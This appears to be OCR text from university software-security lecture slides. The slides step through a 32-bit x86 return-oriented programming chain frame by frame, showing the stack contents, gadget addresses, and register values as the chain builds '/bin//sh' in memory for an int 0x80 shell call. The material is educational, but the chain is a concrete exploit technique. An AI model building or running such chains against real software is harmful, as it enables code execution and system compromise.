



%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff600
%ebp	0x65646362
%eip	0x0809a67f



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x6e69622f
%ebx
%ecx
%edx 0x080ea060
%esp 0xbffff604
%ebp 0x65646362
%eip 0x0806e91a
Adam Doupé, Software Security
ASU


0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x6e69622f
%ebx
%ecx
%edx 0x080ea064
%esp 0xbffff608
%ebp 0x65646362
%eip 0x0806e91b


0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x6e69622f
%ebx
%ecx
%edx 0x080ea064
%esp 0xbffff60c
%ebp 0x65646362
%eip 0x080bb6d6
Adam Doupé, Software Security
ASU


0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0x00000000
0xbffff628
0xbffff5ec
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x68732f2f
%ebx
%ecx
%edx 0x080ea064
%esp 0xbffff610
%ebp 0x65646362
%eip 0x080bb6d7


0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x68732f2f
%ebx
%ecx
%edx 0x080ea064
%esp 0xbffff614
%ebp 0x65646362
%eip 0x0809a67d
Adam Doupé, Software Security
ASU





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff614
%ebp	0x65646362
%eip	0x0809a67f



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x68732f2f
%ebx
%ecx
%edx 0x080ea064
%esp 0xbffff618
%ebp 0x65646362
%eip 0x0806e91a
Adam Doupé, Software Security
ASU


0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a
0xbffff628
0xbffff5ec
0x00000000
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
